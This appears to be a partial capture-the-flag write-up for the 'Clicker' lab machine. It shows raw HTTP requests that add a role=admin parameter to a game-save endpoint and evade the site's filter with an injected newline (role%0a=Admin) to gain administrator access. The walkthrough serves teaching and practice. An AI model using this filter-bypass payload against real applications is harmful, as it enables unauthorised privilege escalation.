
```
GET /save_game.php?clicks=0&level=1 HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1


```

Can we change our role to admin?



```
GET /save_game.php?clicks=0&level=1&role=admin HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1


```


ok we got this:



Malicious activity detected!


When checking the source code we notice that error is thrown when role is detected. can we try bypassing that?
After doing some investigation I came across CRLF injection:
https://book.hacktricks.xyz/pentesting-web/crlf-0d-0a

so trying to add %0D%0A before the role:




```
GET /save_game.php?clicks=1390&level=5&role%0a=Admin HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1


```

And bam



Game has been saved!

now let's log out and log back in, and we have access to admin.php




clicker.htb/index.php?msg=Game has been saved!

Home

Profile Logout Play Administration

Game has been saved!



clicker.htb/admin.php


Administration Portal

Back to Home

Top players

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

What does the export do?




Administration Portal

Data has been saved in exports/top_players_yr55vo96.txt

Top players

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1


creates a file on the system with info about the users



clicker.htb/exports/top_players_yr55vo96.txt

